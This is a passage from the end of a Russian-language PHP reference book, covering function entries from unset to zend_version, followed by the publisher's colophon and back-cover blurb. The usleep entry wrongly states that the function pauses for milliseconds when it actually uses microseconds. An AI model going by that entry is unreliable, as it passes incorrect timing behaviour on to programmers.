Уничтожает заданные переменные. Если вы вызовите unset() для удаления глобальной переменной внутри функции, будет уничтожена только локальная копия переменной. Чтобы уничтожить глобальную переменную внутри функции, вам нужно вызвать unset() для значения массива $GLOBALS. Если переменная, которая передается по ссылке, удаляется внутри функции, то будет удалена только локальная переменная.

urldecode

string urldecode(string url)

Возвращает строку, созданную декодированием URI-закодированного url. Последовательности символов, начинающиеся с %, после которого следует шестнадцатеричное число, будут заменены литералами, которые представляют эти последовательности. Дополнительно, знаки плюс (+) будут заменены пробелами.

urlencode

string urlencode(string url)

Возвращает строку, созданную путем URI-кодирования url. Все неалфавитно-цифровые символы, кроме тире (-) и точки (.) в url будут заменены последовательностями символов, начинающимися со знака %, после которого следует шестнадцатеричное число. Например, слеши (/) будут заменены на %2F. Дополнительно все пробелы в url будут заменены знаками плюс (+). См. также rawurlencode(), которая работает аналогично, за исключением обработки пробелов.

usleep

```
void usleep(int time)
```

Приостанавливает выполнение текущего сценария на time миллисекунд.

usort

```
bool usort(array array, callable function)
```

Сортирует массив, используя пользовательскую функцию. Предоставленная функция вызывается с двумя параметрами и должна вернуть целое число меньше 0, если первый аргумент меньше второго, 0 если аргументы равны и значение больше 0, если первый аргумент больше второго. Порядок сортировки двух одинаковых элементов не определен. См. гл. 5 для более подробной информации об этой функции.

Возвращает true в случае успешной сортировки массива и false в противном случае.

var_dump

```
void var_dump(mixed name[, mixed name2[, ... mixed nameN]])
```

Выводит информацию относительно name, name2 и т.д. Вывод содержит тип переменной, значение. Если выводится информация об объекте, будут выведены все публичные, закрытые и защищенные свойства объекта. Массивы и объекты выводятся рекурсивно.

var_export

```
mixed var_export(mixed expression[, bool variable_representation])
```

Возвращает PHP-код, представляющий expression. Если variable_representation установлен и равен true, функция вернет действительное значение expression.

version_compare

```
mixed version_compare(string one, string two[, string operator])
```

Сравнивает две строки с информацией о версии и возвращает -1, если one меньше two; 0, если они равны; 1, если one больше two. Обе строки разбива-

ются на строки, содержащие информацию о версии, а дальше сравниваются так: строковое_значение < "dev" < "alpha" или "a" < "beta" или "b" < "rc" < числовое значение < "pl" или "p".

Если *operator* задан, вы можете проверить версии на соответствие логическому выражению. Возможные операторы: <, lt, <=, le, >, gt, >=, ge, ==, =, eq, !=, <>, ne.

vfprintf

int vfprintf(resource stream, string format, array values)

Записывает строку, созданную заполнением строки format аргументами в массиве values, в поток stream и возвращает длину отправленной строки. См. printf() для более подробной информации относительно использования этой функции.

vprintf

void vprintf(string format, array values)

Выводит строку, созданную заполнением строки `format` аргументами в массиве values. См. printf() для более подробной информации относительно использования этой функции.

vsprintf

string vsprintf(string format, array values)

Создает и возвращает строку, созданную заполнением строки `format` аргументами в массиве values. См. printf() для более подробной информации относительно использования этой функции.

wordwrap

string wordwrap(string string[, int length[, string postfix[, bool force]]])

Вставляет postfix в строку каждые length символов и в конце строки, возвращает полученную строку. При вставке разрывов функция пытается не вставлять разрыв в середине слова. Если параметры postfix и length не указаны, то по умолчанию используются значения \n и 75 соответственно. Если задан параметр force и равен true, строка всегда будет переноситься на указанной ширине или раньше (что делает поведение этой функции таким же, как и chunk_split()).

zend_logo_guid

string zend_logo_guid()

Возвращает ID, который вы можете использовать для создания ссылки на логотип Zend. См. php_logo_guid для получения примера использования.

zend_thread_id

```
int zend_thread_id()
```

Возвращает уникальный идентификатор потока для работающего в данный момент процесса PHP.

zend_version

```
string zend_version()
```

Возвращает версию работающего в данный момент ядра Zend Engine.

Лукьянов Михаил Юрьевич

PHP

Полное руководство

и

СПРАВОЧНИК функций

Группа подготовки издания:

Зав. редакцией компьютерной литературы: *М. В. Финков*

Редактор: *Е. В. Финков*

Корректор: *А. В. Громова*

12+

ООО «Наука и Техника»
Лицензия №000350 от 23 декабря 1999 года.
192029, г. Санкт-Петербург, пр.Обуховской обороны, д. 107.
Подписано в печать 20.01.2020. Формат 70x100 1/16.
Бумага офсетная. Печать офсетная. Объем 27 п. л.
Тираж 1400. Заказ 10181

Отпечатано в типографии ООО «ТДДС-СТОЛИЦА-8»
111024, г. Москва, ш. Энтузиастов, д.11 А корп.1
тел.: (495) 363-48-84
www.capitalpress.ru

PHP

Полное руководство

+ СПРАВОЧНИК ФУНКЦИЙ

Если вы интересуетесь веб-программированием и разработкой динамических веб-сайтов – эта книга для Вас!

Наша книга поможет вам освоить язык PHP практически с нуля – от самых-самых основ до создания своих собственных приложений и библиотек кода. Пошаговые примеры помогут вам разобраться с многочисленными функциями PHP; вы узнаете, как правильно использовать строки; что такое массивы и какие действия с ними можно выполнять; вы узнаете, как используется ООП (объектно-ориентированное программирование) в PHP; научитесь использовать PHP-сеансы и получать доступ к параметрам формы и загруженным файлам; узнаете, как отправить Cookies и перенаправить браузер или как получить доступ к базе данных из PHP; поработаете с графикой в PHP и научитесь динамически генерировать изображения с помощью PHP; узнаете, как сделать свои веб-приложения безопасными и защитить их от наиболее распространенных и опасных атак, а также многое-многое другое.

Большая часть книги посвящена подробному Справочнику функций PHP - для каждой функции в этом справочнике указано ее имя, принимаемые параметры с типами данных, сказано, какой из параметров обязательный, а какой - нет, также приведены краткое описание функции, побочные эффекты, ошибки и возвращаемые функцией структуры данных. Для удобства справочник составлен в алфавитном порядке.

Книга будет полезна программистам любого уровня – от самых начинающих до продвинутых, каждый найдет здесь для себя много полезного.

ISBN 978-5-94387-796-4

9 78- 5- 94387- 796- 4

Издательство "Наука и Техника"
г. Санкт-Петербург

Для заказа книг:
(812) 412-70-26
e-mail: nitmail@nit.com.ru
www.nit.com.ru

НиТ издательство

www.nit.com.ru